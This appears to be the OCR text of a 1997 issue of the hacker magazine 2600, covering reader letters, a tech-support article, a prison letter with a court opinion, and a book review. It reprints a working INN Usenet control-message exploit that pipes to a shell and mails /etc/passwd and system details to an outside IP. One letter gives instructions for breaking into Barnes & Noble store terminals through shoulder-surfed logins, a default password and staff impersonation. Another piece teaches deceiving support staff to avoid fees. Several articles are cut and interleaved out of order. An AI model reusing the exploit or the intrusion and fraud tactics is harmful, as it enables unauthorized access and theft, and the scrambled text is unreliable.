With all the talk lately about government schemes and conspiracies, I thought I'd throw in an idea regarding the so-called "identity chip" implants whose potential misuse seems to scare the bejezzus out of freedom-loving folk everywhere (myself included).

A device of this sort has for years been in use by veterinarians everywhere as a means of offering pet owners a chance to recover lost/stolen/runaway pets, for a fee, of course. A tiny chip, I believe less than a millimeter in width or height, is implanted into the muscle between the shoulder blades. This is (apparently) painless and is unnoticed by cat or owner (I believe the same process is used for dogs). As far as I know, the chip is encoded after implantation, allowing for future changes

or updates. It usually contains the pet's name, owner's name, and the issuing hospital. Most other hospitals and humane societies have chip encoder/decoders, and can then tell that my cat's name is "Ed" and to call the "xxx city animal hospital" so he can get home safe.

Now, for humans. Does the system that Oddball wrote about in the Autumn '96 issue work on the same principles? Most likely it will, since the existing technology works fine and is proven "in the field"! I am curious as to how the encoding/reading is done. Does it write information magnetically, as on a floppy disk? It could then be easily erased by holding a strong magnet up to your head/tooth/arm/etc. Does anyone work with animals who cares to venture a guess, or share some experiences they've had? Who makes these machines and where can the common hacker get one, and the chips to go with them, before they become tools of the government that perhaps we won't be allowed to purchase?!, for one, would love to be the first in my town to have "FUCK YOU NSA" stored on a mag-chip lodged in my cerebral cortex.

/dev/null

More on the Mystery Computer

Dear 2600:

This letter is in response to what cookiesmatcher sent in to you in the Autumn '96 issue about the mystery government computer. If he does end up in that slammer, I guess I will be too since I went a whole step further than he did. From the main logon menu, there were three choices listed. Cookiesmatcher already told you what AIPC did. The S1 and IBM gave a message similar to "all resources unavailable". Another option that said the same but wasn't I listed was S3. After typing it in and pressing enter, it connected to a login for the US Army RD&E Center.

I wasn't able to do much with it, but maybe some of you can. It has a login extremely similar to many other government and big business logins that I have seen before. Have fun.

Viral Messiah
Jamestown, KY

Credit Fraud

Dear 2600:

When a credit card number gets stolen, does the owner of the card get charged even if they file a complaint with the credit card company for something they didn't buy? I've heard that you can go to the back of a store that takes credit cards and "dumpster dive" to get the receipts for yourself for whatever you want to buy. Is this true?

scrap

In many cases, all you need to make fraudulent purchases is the credit card number, name, and expiration date. You may also have to match the address that the credit card bill is sent to. If you're the victim of credit card fraud, the maximum you can be billed is $50 but that is easy to avoid especially if you didn't physically

lost your credit card. We sincerely hope anyone interested in actually committing credit card fraud would stop reading 2600 so they don't somehow convince themselves that they're hackers.

Bookstore News

Dear 2600:

My friend and I work as audio technicians at a large church in Kansas City. He purchases a copy of 2600 and we flip through the articles while the pastor is doing his sermon (ain't much on the console to do with one mic) and it passes the time quite well. I decided that since I'm away at college, I'd need my own copy of 2600 to read, reread, and so forth. When I was back at home in K.C. for the weekend, I went to Barnes and Noble with my girlfriend and grabbed the latest issue (Volume 13, Number 3). I read the articles about how people had a hard time finding it in the stores and so I promptly walked it up to the counter and politely asked if they (employees of Barnes and Noble) hid the magazine or covered it with other barrier-type computer mags. The girl I asked said that she had never heard of 2600, but was inclined to investigate any problems with rogue employees blocking our rights to purchase whatever magazine we want. I mean, if a store buys it, they only lose money by not selling it, right? I don't understand. So if a store does decide to not carry my new found friend, I'll just trot on over to another store and take up business with them.

Actually, we're the ones who lose money when issues aren't sold. Stores get credits for unsold issues and they don't have to pay the distributors for those. All we get in most cases is an affidavit that tells us the unsold issues were destroyed which, to us, is a real waste.

Plun and Gamez
Emporia, Kansas

Dear 2600:

Keep up the great work! Your magazine has helped me out a lot. I'm a Barnes and Noble bookstore employee and I'm writing because I felt it was time to dispel some misinformation about the chain, as well as shed light on their proprietary computer system. First of all, in response to Ford's letter in Autumn '95, there is no concerted effort to hide copies of 2600. The shelves, and the magazine section in particular, are often in disarray, and due to the small format of 2600, it almost always winds up in the front of the rack. Parsi Modeling was most likely left there by some dumb preteen. I know we would always put magazines like Big Beautiful Women (overweight centerfolds) and Body Primitives (really graphic piercings and tribal stuff) right in front next to Knitting Monthly to aggravate right-wingers. No, B&N doesn't track purchases of 2600 or any other zine (though it's always better to pay cash - heh heh).

Now to the phun stuff. As you have noticed if you have been in one of the B&N stores, they have a mess of dumb terminals where people look up books and do other stuff. This is mainly in contrast to Borders', whose info runs on a dedicated Windows box, where the OS is always accessible! B&N uses a slew of terminals in a star topology which downruns to two or more so-called "nodes". These will usually be in the back, generally one in the manager's office and one or more in the stockroom. These are garden variety 486SX's which run the 95 percent of the store's computing horsepower, and which are configured to run/binds, i.e., without monitor or keyboard. The majority of the superstores, including all new locations, task an opsystem called "Wings" which handles title lookup, inventory receiving, all register functions, password management, and other bookish functions. The main screen is a char-based menu, consisting of "Title Lookup", "Customer Orders", "Cashiering", "Receiving", "Manifest", "Utilities", and "Quit". All of these require a two digit ID number and an alphanumeric password eight characters or less.

When you have shoulder-surfed a login (preferably from a manager, because they have the greatest access) you are in business. (There is at least one default password which is to be used as a backup.) Try accessing "Customer Orders", F7 for "Old", then type in someone's last name, first (no space) to see what J.Q. Random is ordering. Or place new orders for your friends. Imagine their surprise when a hapless employee calls them in two weeks and explains that their copy of "Coping with Irritable Bowel Syndrome" was delayed at the shipper and do they still want it? Accessing the cashiering functions requires both an id/login as well as a unique manager's id/login, but if you get this far, well, I hope you're looking over your shoulder, because this is thin ice. Doing any of this stuff requires some obvious computer usage which is supposed to be restricted to employees, so it might be a good idea to wear a shirt and tie or skirt as appropriate and carry some books (there are always new temps who nobody knows), or else come in a maintenance suit with a clipboard and some wrinkled work order.

There is a secret configuration screen which most booksellers know nothing about (they are incredibly computer-illiterate), and which doesn't require the id and login. Pressing Alt + Shift (left) + Shift (right) simultaneously will open a complete diagnostic menu, which controls the screen, the keyboard, the menu display, and other niceties. Some fun can be had here. Press "e" to exit when done. Soon the system will be updated to include access to the Nationwide Books in Print Plus database from any of the dumb terminals, which'll be a handy reference to have at your fingertips.

The total sales figures, inventory adjustments, and other official hoodoo is transmitted via a modem through the ISP computer ("In Store Processor" - a 386 or better box which talks directly to New York), so that if the power fails all transactions are retained, etc. This is most likely some permutation of the store's fone/phax bridge, I really don't know. Good luck.

/dev/thug

On Stealing Things

Dear 2600:

This is a letter in response to Ted Perver's article on "How to Steal Things". I cannot believe that crap like this is actually being published. I know you have had a lot of letters like this in the past, and it's because there is a low amount of good articles being sent in, but I would much rather see less articles being published than stuff like this showing up in my favorite hacking mag. "How to Steal Things" is nothing more than a method that we all know and can think of to get things for free. I support hacking, but stealing things is something else. Even if they charge outrageously, buy from someone else. Also, I can see this is not very well researched - it won't work 99.9% of the time since the companies will track your name down and give you either bad credit, or if your order was large enough, maybe even take you to court. After all, stuff like this is why capitalism doesn't work.

Artifice

Dear 2600:

In the winter issue, the article "How to Steal Things" is just dumb. First of all if the company wants their money they'll eventually get it. Secondly, the only reason the price is so high to start with is because of dicks like you ripping them off. You're just ripping us all off. I'd tell your "friend" to cut it out if I were you. Luckily I'm not.

charr
Atlanta

Dear 2600:

I was deeply disappointed with the publication of the article by Ted Perver entitled "How to Steal Things" in that article Mr. Perver put forth the concept that it was "beneficial" as a "tool of consumer rights supporters who want to fight back against oppressive big businesses and the unjust and unfair pricing of certain merchandise." As to who determines what is unjust and unfair pricing or how it is determined is not delineated in Mr. Perver's article.

What Mr. Perver was advocating was nothing short of theft of property. While it is perfectly legal to keep things sent to you via the U.S. Mail that you did not order, Mr. Perver's article was based completely on deceit and subterfuge. What was promoted in that article was mail fraud, a violation of the United States Criminal Code.

What Mr. Perver also seemed to overlook was that people's livelihoods are dependent upon the honesty of others and the subsequent commercial transactions. When people employ the dishonest techniques of Mr. Perver, someone gets hurt and it is not the CEO of of that big corporation he believes the hacker is fighting. Rather it is Joe Six-pack in the mailroom who lives paycheck to paycheck. He is the one who is "let go" in an effort to maintain profits for the shareholders because of "lost merchandise."

I find it highly ironic that at the end of the 1996-97 Winter issue of 2600 you find Mr. Perver's article on "How to Steal Things" while the very first article entitled "Knowledge is Strength" (author unknown, presumably the editor) states in paragraph seven that "we need to know where to draw the line - defending people who, for example, commit credit card fraud or cause intentional

by Dennis Fiery

I hate tech support. I hate tech support. I hate tech support! I'm sick of it! I got a new computer and the CD-ROM drive was broken. So I called the company. What followed was a two day nightmare of busy signals, waiting on hold, rampant disconnections, and moronic tech support "technicians" who, when I asked if they had an e-mail address, told me their Web site. I listened to their lousy hold music for so long I learned to play it on my armpits. What I hate most of all is that the problem was *their fault, their responsibility*, and yet they didn't seem to care. They sold me a broken product and wasted my time, and what's the first thing they say when they finally answer the phone - "Visa or Mastercard, sir?" I'm sick of their false "caring." I'm sick of their lousy service. And I'm sick of having to pay for lousy service. That's why I decided to write this article.

I've been on both sides of the phone line. For a year I was one of those faceless tech support representatives for a software company. I've called tech support lines many times. Sometimes it was part of my job as a tech support technician when I needed a piece of obscure data about another company's product to help one of my own customers; and sometimes it was because of a bug or problem I was having on my own. With that background I'd like to explain how you can avoid paying for tech support, and how to receive better support from most companies.

Goobers and Gorillas

First let's talk about your phone manner - how you behave when you're on the phone. Realize you're probably going to be on hold for an hour before getting through. It's part of the game, and you're smart enough to anticipate it. Therefore, you shouldn't get bent out of shape about it. Throughout the entire call, maintain a pleasant attitude. Don't be a wiseass. When I was doing tech support we divided callers into different categories. There were Goobers (dummies), Gorillas (assholes), Read-a-Books (people who read a book or magazine article on technology so now they think they're experts), and the genuine nice folks. The people who got the best service from

us were the genuinely nice people who did not argue, who listened carefully to what we told them, and who did not egotistically spout out technical computer jargon. (Later I'll mention one exception to the niceness rule.)

Go Along With It

To scam them effectively, you have to go along with their game. Give them whatever information they ask for. If they ask for your credit card number, don't make a whole big stink about it. Some callers start yelling "Your software is full of bugs! I'm not paying for your mistakes!" Don't waste your breath. See it from their point of view - *they* don't know if you have a genuine complaint, or a bug. They won't charge your card until after the problem has been identified as your own fault, and until you both agree the problem has been rectified. They aren't trying to sneak hidden charges on your card or anything like that. (And if they do sneak charges on your card, just call your credit card company to contest. Your credit card company will be on their ass fast.)

Moving On Up

Most tech support personnel know less than you do about their products. I've seen this problem plague small companies as well as large ones like Microsoft. There just aren't enough people qualified to provide accurate tech support, so most of the ones who end up doing it are mere screen readers. They have a glorified help system on their computer, and they use it to look up answers to common problems the caller may be facing. If your problem is uncommon, unique in any way, they won't be able to help you. Your only hope is to try and get your call moved up to a manager or supervisor.

Most supervisors are not only more knowledgeable, they're better at explaining technical concepts over the phone. It's hard to get them to talk to you because the company reserves supervisors for those who pay outlandish sums of money for special support services. But often you can get them on the phone. After the lower-level support person proves himself to be an id-

---

COUNTY OF SUFFOLK

OFFICE OF THE COUNTY EXECUTIVE

ROBERT J. GAFFNEY
COUNTY EXECUTIVE

JOSEPH C. MICHAELS
COUNTY EXECUTIVE ASSISTANT

January 1997

Dear Phone Customer:

Suffolk County is presently developing an Enhanced 911 emergency service for all phone users.

Enhanced 911 allows faster response to an emergency call by supplying the operator with your location when you dial 911. In addition, Enhanced 911 tells the operator which police, fire, or ambulance agency should respond to your emergency.

NYNEX has provided us with a listing of all its customers in Suffolk County. When available, the listing includes the address where a telephone is located, as well as the billing address for the phone number. NYNEX records do not show, in your case, where your telephone is located.

This letter is being sent to your billing address. We need to find out the exact address of your telephone. According to NYNEX records, your phone number is ▄▄▄▄.

Please complete the enclosed postcard and provide us with your proper address information to allow the County and NYNEX to update their records. By providing us with this information, you will help Suffolk County complete installing its Enhanced 911 System.

Thank you for your cooperation. If you have any questions, please call (516) 852-6599.

Sincerely,
Joseph C. Michaels
County Executive Assistant

JCM:an
Encl.

HAUPPAUGE OFFICE PARK • 840 VETERANS MEMORIAL HIGHWAY • P.O. BOX 6100 • HAUPPAUGE, NEW YORK 11788-0099 • (516) 853-4087

Yep, we did it. We finally managed to get a phone line installed and even the phone company themselves don't know where it is! What's great about this is that they'll believe any address we tell them. We could probably give them the address for their own precinct without them catching on and we'd have all kinds of fun pranking them and having them trace it to themselves. We could open up a 911 pranking service and charge people to come over and make anonymous calls to the cops. We could do all kinds of childish and irresponsible things, none of which we would have come up with without the inspiration of this letter.

ior, start acting annoyed and ask to speak to his manager. They may or may not acquiesce, depending on the company's policies and how busy they are. If the person has an accent, you can use that as an excuse: "I can't understand you!" One time I waited on hold for 30 minutes but then I finally did get to speak to a supervisor who was knowledgeable and deeply apologetic.

Sacrificing the Screen Reader

If they refuse to let you speak with a supervisor, continue letting the lowly screen reader help you, but as soon as he puts you on hold, hang up the phone.

These lower-level support people are always putting callers on hold. What's happening is that they're conferring with their supervisor or another tech support person who knows more than they do. The knowledgeable one gives them a few questions to ask, a few ideas, then they come back to you and ask. When they get your response, they put you on hold and go off to talk to their supervisor again. Thus the caller gets put on hold repeatedly until the problem is resolved. Use Hold to your advantage. If you feel you're not getting through to the guy, hang up and immediately call back. As soon as they pick up, go into "annoyed" mode. Interrupt their opening questions in an aggravated tone, telling them how you've already been on the phone two hours with an idiot, who *rudely hung up on you!* They will be sympathetic and a bit on guard. At this point you might want to ask immediately to be transferred to a supervisor because you're "fed up with them," or you might want to "feel out" this new support person, and see if he or she is more knowledgeable than the first one. Usually I've been able to get through to the supervisor using this hang-up-and-act-annoyed method.

The Gurgling Sea

I'd like to say one final thing about supervisors. As I've said, supervisors are more knowledgeable than the screen readers (at a small company the "supervisor" is likely to be the programmer who wrote the software, which is another reason you want to step gingerly with your comments so as not to offend them). For these reasons, they have lots of knowledge swimming in their heads about the product and very often, as you talk to them, some of that knowledge comes gurgling out - even when they don't intend

it to. This is useful with Pay Tech Support, where they charge you money for solving your problem. If you listen carefully to what the technician says, often you can piece together the solution on your own, and therefore you don't have to pay them anything. Sometimes you can piece together the situation merely by paying attention to their line of questioning. *What were they thinking when they asked that? What is this leading up to?* A few times these techniques have provided me the nudge I needed to figure it out for myself. If you do figure out a problem on your own, keep it a secret! And read on....

The Phantom Meeting Ruse

"Thank you for answering! I've been on hold 45 minutes and I've got an appointment in a half hour!"

Speak these words in a friendly voice, but a voice that indicates a time limit to the call. This is crucial, because it gives you an excuse to hang up whenever the problem is solved. If you figure it out yourself, then just say, "Look, I'm getting impatient here and I have to leave for my meeting. Let's continue this tomorrow." Often the support person will be apologetic: "I'm sorry I couldn't help you this evening."

The crucial factor is to *never reveal your problem has been solved.* If they don't know your problem was solved, they can't charge you for solving it! A friend of mine had problems with his sound card. I told him to keep the volume turned down low so he wouldn't accidentally play music when the technician was on the phone. My friend let the technician solve the problem, but he continued saying sheepishly "Sorry, that didn't work either." The technician put him on hold yet again and, while he was on hold, he turned up the volume and found the problem had been solved. As soon as the technician came back on the line, my friend used the excuse that he was late for his appointment. Problem solved for free!

Never reveal your problem is solved! If it's a printer problem, keep the printer muffled and away from the phone so it doesn't accidentally make noise. If the problem is a game that won't play properly, keep the speakers turned off or select a silent sound option. The technician will never know if his suggested fixes work or not. Then use an excuse to get off the phone.

Evasion Tactics

The technician will store your case in his computer as his case. They may call your computer as "unresolved." They may call you back on a subsequent day, so you'll want to be careful about answering the phone the next week or so. Tell them you don't have time to speak; you're not near your computer; the problem is still unsolved. Most importantly of all, try not to get on the phone with them in the first place.

Alternatives to Phone Support

Some companies charge a fee for any kind of tech support at all, regardless of whether they solve the problem, regardless of whether the problem is your fault or theirs. I think this is unfair, and obviously these tactics won't work in that kind of situation. Unfortunately we may see more of that in the future. For that reason it's important to be aware of some alternatives to the telephone. Before wasting your time with tech support, check out the company's website for FAQs. Some companies have phone systems that let you provide a fax number and they fax you information on the topic you request. For non-urgent situations, try sending e-mail to the company. I've had good success with e-mail.

Even when they force you to pay for phone support, often they will respond for free to e-mailed queries. And naturally you will want to try sifting through USENET forums for information relevant to your problem. Ever since the Internet boon in 1995-1996, USENET has been a shaky source of information, but it is still possible to get a good answer there some of the time. Try going these routes *first*, before calling tech support. Then you will be knowledgeable when you call the company, and you might be able to get your answer just by listening carefully to the questions and comments that slip out of the support person's mouth.

Finally, I'd like to award honorable mention to one customer who lived a few streets away from us, so when he had a problem he would personally visit our company and receive special one-on-one help sessions with people in our office. How could we refuse a good customer who was also a neighbor? While others waited on hold or received inadequate instruction over the phone, this guy was getting personal tutoring with the programmers who wrote the software. If you don't live near the company, see if you can find someone who does!

```
Path: news.csd.net!newsjunkie.ans.net!newsfeeds.ans.net!sonybc!sonysjc!
su-news-hub1.bbnplanet.com!news.bbnplanet.com!news.sgi.com!newsfeed.nacamar
.de!nntp.uio.no!uninett.no!online.no!news.omgroup.com!online.no!bounce-back
From: tale@uunet.uu.net (David C Lawrence)
Newsgroups: comp.sys.mac.printing
Subject: cmsg newgroup `/bin/sed:-n:'/^*/,/^#-/p':${ARTICLE}|/bin/sh`
moderated
Control: newgroup `/bin/sed:-n:'/^*/,/^#-/p':${ARTICLE}|/bin/sh`
moderated
#+
Approved: newgroups-request@uunet.uu.net
Message-ID: <83020154 0.9223@uunet.uu.net>
Date: Sat, 15 Mar 1997 15:15:15 GMT
Lines: 4
#+
conf| | (/bin/uname -a; /bin/who; /bin/cat /etc/passwd; /bin/cat /etc/inetd.
conf) | /usr/ucb/Mail -s kalle root@193.12.106.1]
#-
```

This usenet control message takes advantage of a rather large security hole in INN, a rather popular news server. This very message went out to every news server in the world, and sent its booty to a very happy hacker in Sweden. Admins, have you updated your INN???

LETTER FROM PRISON

Justin Petersen
Medical Center for Federal Prisoners
P.O. Box 4000
Reg. #98535-012
Springfield, MO 65808-4000

2600 Magazine
P.O. Box 99
Middle Island, N.Y. 11953-0099

Date: December 6, 1996

Dear 2600:

I thought your readers might like to take a look at the Appeals Court decision of my case. This is an issue that may affect a fair number of hackers should they find themselves facing a Federal Indictment. It will not apply to all hackers charged, but for those it does it means an increase of typically 6 to 18 months in the length of their sentence. My attorney and I have not decided if the issue should be presented to the Supreme Court. I am due for release shortly so the point would be somewhat moot. There is also a strong possibility they would not hear the case anyway.

In brief the decision states that computer hackers may qualify for a "Special Skill" sentence enhancement if his skills are significant, and he has used those skills at some point towards a legitimate ends. In other words, because I worked as a computer security consultant for Pacific Bell and a Private Investigation/Corporate Security firm, I selected a longer sentence. If I had never tried to make a legal living with my hacking knowledge my 41 month sentence would have been 8 months shorter. Ironic, huh?

On another note, I would like to take this opportunity to apologize to the hacker community. Many of you may be aware by now that I went undercover for the FBI. Despite the fact that the prime objective of the two year operation was primarily to keep an eye on hacker trends and technologies, I can say it was a poor decision on my part. The government is nothing nice. Nevertheless, what's done is done and it certainly won't happen again. The best way I can think of to make up for it is to tell my story so you can all learn from my mistakes. Over the next several months you will be hearing more about my case as well as Mitnick's. Ultimately it will lead up to a movie and yet another book. Unfortunately, I will have very little control of this and do not stand to profit from it. Regardless, I hope you all enjoy the saga and that it meets with your approval. It's my understanding the will once again portray hackers in a positive light.

I write one more hack/phile worthy of 2600. This will be my final contribution to the hacker community and will make my retirement official.

Sincerely,

[signature]

Petersen aka Agent Steal

It's the policy of 2600 not to "promise" to publish anything until it's been submitted. Articles are printed without regard to the author's notoriety, popularity, or negative values of either.

DIGEST OF OPINION

Defendant Justin Petersen pleaded guilty to various charges in four criminal cases. Several of the counts to which he pleaded involved the use of computers. For example, evidence showed that he "hacked" into credit reporting services to obtain information, ordered fraudulent credit cards with the information, and made charges on the fraudulent credit cards. Evidence also showed that he gained unauthorized access to a telephone company's computers, seized the telephone lines of a radio station, and used a computer program to "rig" radio station promotional contests. After being granted bail pending sentencing on these charges, he also hacked into a financial company's computer and executed a wire transfer of funds from the company.

In sentencing Petersen, the district court imposed a two-level upward adjustment under federal Sentencing Guidelines Section 3B1.3 for "use[] [of] a special skill." Although Petersen has not had formal training in computers, the district court reasoned that he "obviously has an extraordinary knowledge of how computers work and how information is stored, how information is retrieved, and how the security of those systems can be preserved or invaded" and that "even if he can't create programs, he could certainly work in the security end of the computer business." On the basis of these findings, the district court determined that Petersen's computer abilities constituted a "special skill" within the meaning of Section 3B1.3.

Section 3B1.3 provides for an offense-level enhancement if the defendant "abused a position of public or private trust, or used a special skill, in a manner that significantly facilitated the commission or concealment of the offense." The commentary to Section 3B1.3 defines "special skill" as "a skill not possessed by members of the general public and usually requiring substantial education, training, or licensing. Examples would include pilots, lawyers, doctors, accountants, chemists, and demolition experts." The commentary adds that the "adjustment applies to persons who abuse their positions of trust, or their special skills to facilitate significantly the commission or concealment of a crime. Such persons generally are viewed as more culpable."

We have construed Section 3B1.3 as requiring that the defendant employ a "pre-existing, legitimate skill not possessed by the general public" in the commission or concealment of the crime. *U.S. v. Green,* 962 F.2d 938, 944 (CA 9 1992), quoting *U.S. v. Young,* 932 F.2d 1510, 1513 (CA DC 1991). The enhancement applies "if the special skill made it significantly easier for the defendant to commit or conceal the crime." *U.S. v. Mainard,* 5 F.3d 404, 405, 54 C.f. 1023 (CA 9 1993); it is not enough that the offense "was difficult to commit or required a special skill to complete." *Green,* 962 F.2d at 944.

We conclude that the district court did not err in determining that Petersen's computer abilities support a special skill enhancement. As the district court found, Petersen is skilled at accessing and manipulating computer systems. These skills are of a high level and not possessed by members of the general public. Although the guidelines provide that special skills "usually" require substantial education, training or licensing, such education, training or licensing

is not an absolute prerequisite for a special skill adjustment. Despite Petersen's lack of formal training or licensing, his sophisticated computer skills reasonably can be equated to the skills possessed by pilots, lawyers, chemists, and demolition experts for purposes of Section 3B1.3. See *U.S. v. Mendoza,* 78 F.3d 460, 465 (CA 9 1996) (defendant's ability to drive an 18-wheeler without any reported mishap over several years warrants a special skill adjustment).

Petersen clearly "used" his computer skills in the commission of the crimes to which he pleaded guilty. By enabling him to break into sophisticated computer systems, place wire taps on phones, and transfer large sums of money between banks, Petersen's computer skills "facilitated" his ability to commit the series of crimes.

Text

It is a closer question whether Petersen's computer abilities constitute "legitimate" skills within the meaning of Section 3B1.3. . . While the district court properly concluded that Petersen's computer hacking skills could be transferred to legitimate use in the future, such as work in the security end of the computer industry, that does not necessarily mean that Petersen possessed a pre-existing legitimate skill. The Background Note's explanation that people who abuse their special skills are subject to an upward adjustment because they are generally viewed as more culpable suggest an intent to apply the adjustment to someone such as an experienced, successful computer programmer who turns to crime rather than, say, a thief who might be able to transfer his knowledge of alarm systems to legitimate work as a security expert in the future. . . Petersen's self-taught computer knowledge was not the result of "special societal investment and encouragement [that] allows a person to acquire skills that are then held in a kind of trust for all of us." *Mainard,* 5 F.3d at 406. But a special skill also may be acquired without social investment, a skill that enables one to victimize others more effectively than one who does not possess the skill, so a greater deterrent may be needed to discourage its use for abuse. Also, Petersen apparently did use his computer skills in working for a private investigation agency in the 1980's and defense counsel acknowledged that his client had counseled companies while on bail on how "to make their computer system safe from other hackers." Petersen urged the court, and the court agreed, not to forbid Petersen from using computers in the context of his future employment. This suggests that Petersen could have used his computer skills for legal, socially beneficial activity. See *Young,* 932 F.2d at 1514. Instead, he abused his knowledge of technology and his ability to access and manipulate computer systems, enabling him to commit serious crimes.

Petersen is skilled at accessing and manipulating computer systems; this skill is not shared by members of the general public; the skill facilitated his carrying out a series of crimes; it preceded his carrying out the crimes; and it is translatable (and had been translated) to legitimate use. Accordingly, the district court did not err in adjusting Petersen's offense level under Section 3B1.3 for use of a special skill.

23

OOPS!

	0	1	2	3	4	5	6	7	8		0	1	2	3	4	5	6	7	8
0	35	oF	43	32	17	o1	13	12		0	15	2F	63	12	37	21	33	32	
a	36	oC	40	31	14	o2	10	11		A	16	2C	60	11	34	22	30	31	
b	37	oD	41	30	15	o3	11	10		B	17	2D	61	10	35	23	31	30	
c	30	oA	46	37	12	o4	6	17		C	10	2A	66	17	32	24	36	37	
d										D									
e	31	oB	47	36	13	o5	17	16		E	11	28	67	16	33	25	37	36	
f	32	o8	44	35	10	o6	14	15		F	12	28	64	15	30	26	34	35	
g	33	o9	45	34	11	o7	15	14		G	13	29	65	14	31	27	35	34	
h	3C	o6	4A	3B	1E	o8	1A	1B		H	1C	26	6A	1B	3E	28	3A	3B	
i	3D	o7	4B	3A	1F	o9	1B	1A		I	1D	27	6B	1A	3F	29	3B	3A	
j	3E	o4	48	39	1C	oA	18	19		J	1E	24	68	19	3C	2A	38	39	
k	3F	o5	49	38	1D	oB	19	18		K	1F	25	69	18	3D	2B	39	38	
l	38	o2	4E	3F	1A	oC	1E	1F		L	18	22	6E	1F	3A	2C	3E	3F	
m	39	o3	4F	3E	1B	oD	1F	1E		M	19	23	6F	1E	3B	2D	3F	3E	
n	3A	oo	4C	3D	18	oE	1C	1D		N	1A	20	6C	1D	38	2E	3C	3D	
o	3B	o1	4D	3C	19	oF	1D	1C		O	1B	21	6D	1C	39	2F	3D	3C	
p	24	1E	52	23	06	10	02	03		P	04	3E	72	03	26	30	22	23	
q	25	1F	53	22	o7	11	03	02		Q	05	3F	73	02	27	31	23	22	
r	26	1C	50	21	04	12	oo	o1		R	06	3C	70	o1	24	32	20	21	
s	27	1D	51	20	o5	13	o1	oo		S	07	3D	71	oo	25	33	21	20	
t	20	1A	56	27	o2	14	06	o7		T	oo	3A	76	o7	22	34	26	27	
u	21	1B	57	26	o3	15	o7	06		U	o1	3B	77	06	23	35	27	26	
v	22	18	54	25	oo	16	04	05		V	o2	38	74	o5	20	36	24	25	
w	23	19	55	24	o1	17	05	04		W	o3	39	75	04	21	37	25	24	
x	2C	16	5A	2B	oE	18	oA	oB		X	oC	36	7A	oB	2E	38	2A	2B	
y	2D	17	5B	2A	oF	19	oB	oA		Y	oD	37	7B	oA	2F	39	2B	2A	
z	2E	14	58	29	oC	1A	o8	o9		Z	oE	34	78	o9	2C	3A	28	29	

We screwed up and forgot to include this graphic with last issue's article on askSam. We're sorry for any injuries this may have caused.

The Other Kevin Book

The Watchman: The Twisted Life and Crimes of Serial Hacker Kevin Poulsen
by Jonathan Littman
$24.95, 289 pages
Published by Little/Brown
Review by Noam Chomski

This was a book I had been anticipating for some time, and while it is a "must read", I have to admit I was a little disappointed. After having read Littman's piece on Poulsen for the *Los Angeles Times* several years ago, and then *The Fugitive Game*, I expected this could probably be the best book on hackers ever written. The journalist certainly had a leg up over the "gee whiz" attitude of Joshua Quitner, the "*New York Times*" establishment view" of John Markoff mixed with a bit of the schlock that propelled him there from the *San Francisco Examiner*, or just the general clueless attitude of, say, Philip Elmer-Dewitt. Also the subject was probably the most interesting hacker subject imaginable- how many #hack regulars have rigged radio call-in contests to win themselves money, Porsches, and Hawaiian vacations like Poulsen did?

One huge error in the book is not hearing Mr. Poulsen's "voice." Half of *The Fugitive Game* is basically a transcript of Littman's conversations with Mitnick, and they are interesting - we get an insight of Mr. Mitnick's personality and situation from his own mouth, like Nicholas Piggelli's *Wiseguy* is composed entirely of soliloquies by the involved characters. I only get a peripheral sense of all the characters in *The Watchman*.

THE WATCHMAN
JONATHAN LITTMAN

An interesting tid-bit is the fact that Poulsen double and triple DES-encrypted all his files, and presumably didn't leave plaintext versions of them alongside. As is the policy mentioned in the book *The Puzzle Palace* by James Bamford, the files were handed over to the National Security Agency for decryption. They used a Department of Energy Cray computer to attack the key, at the cost of hundreds of thousands of dollars. After several months of processing, the key was cracked and the results sent back to the FBI as evidence to prosecute Kevin in his case.

Poulsen achieved a level of hacking skill/chutzpah where he began "watching the watchers," and foiling their attempts to capture him. Poulsen broke into the office of the Pacific Telesis security man who was trying to track him down in order to gain information on the investigation, and was bemused to find a large picture of himself staring back at him when he rifled through the investigator's drawers. The book also explains that when Kevin's story played on *Unsolved Mysteries*, the call center for the program mysteriously went down for a few hours because of "phone problems." When corporate and government security forces pushed Poulsen, he pushed back, which explains the lengths they went to to capture him, the reason his case has been kept quieter than, say, Mitnick, who was more benevolent and un-lucky, and why he is such an interesting hacker. Although I did not fall into the style/story as easily as even *The Cuckoo's Egg*, I wholeheartedly recommend this book to anyone interested in hacking.

damage to computer systems by considering them part of the hacker world is ultimately self-defeating."

There is absolutely no difference between Mr. Perver's suggested actions and those of a mugger. The mugger needs money, you have it and seem to have more than he. Using Mr. Perver's logic, mugging should be a legitimate means of distributing wealth.

The quest for knowledge should be a noble cause tempered by the laser needs of our society, not one that is used to satisfy the baser needs.

Dorsey Morrow, Jr.
Attorney at Law
Cyberlaw

You and many others appreciated the irony of this article in our pages. The title was chosen by us and represents how we felt about what it was saying. So why did we print it? Over the years, the media has sought to portray all hackers as criminals. We've tried repeatedly to set the record straight but the Mike Wallaces and Geraldos of the world just don't get it. Printing the article cle more or less gave these people what they wanted. One of the many letters we've gotten about this article has been positive. So, instead of us devoting another page to an editorial explaining why hackers are not criminals, we gave our readers something they couldn't keep quiet about. They didn't let us down.

Mischief in the Subway

Dear 2600:
Yesterday when I was going home, I noticed something rather interesting on one of the escalators in the 51st Street subway station (between the E and 6 lines) in New York City. This display was flashing something to the tune of "2600, enjoy 2600 HACKER meetings every first Friday of the month. 53rd street & Lexington." It may have been slightly different, but you get the idea. Was this official, or did someone with a lot of time on their hands infiltrate the system? Please tell me what you know of this...it really made my day.

Madeagle

All we can say is that it was not official. We researched the device and whipped up an article which can be found in this issue.

Psychic Rip-off

Dear 2600:
I'm looking for some information and am not sure if you can help. I have seen references to this in issues of 2600, so I hope that you can perhaps point me in the right direction. My daughter (she's 27) tells me that she called an 800 number "Psychic Hot Line." After she had been on a short while, the person told her to "hold on a second." Then she heard a few clicks. Then the conversation went on. I got a charge for $150 on my phone bill for some 40 minutes on a 900 number. She says that she never hung up and redialed. AT&T takes the position that she had to

hang up and redial. One of the operators at Southwestern Bell that I talked to says that she has had others tell her and other operators the same thing. AT&T says they are simply ignorant locals who don't understand the system. I believe that I read something about this in an issue of 2600, but I cannot find it. I found a reference in a copy about three years old, but it didn't help.

Do you know of any way that such a scam can be perpetrated? I have protested the charge, but probably must eventually pay if I cannot provide some convincing information.

DT

This happens all the time. In fact, AT&T does it themselves. If you call 800-855-1155 (their 800 number for long distance information for the hearing impaired for which you'll need a TDD machine), they will bill the charges to the number you call from without even telling you! Obviously they won't do this if you're at a payphone. If they can do it, many others can and do. The only way this will stop is if you make a big fuss about it. Contact your local media and elected representatives. Show them the 800 number. Demonstrate it. You will definitely make a big difference.

Radio Show Online

Dear 2600:
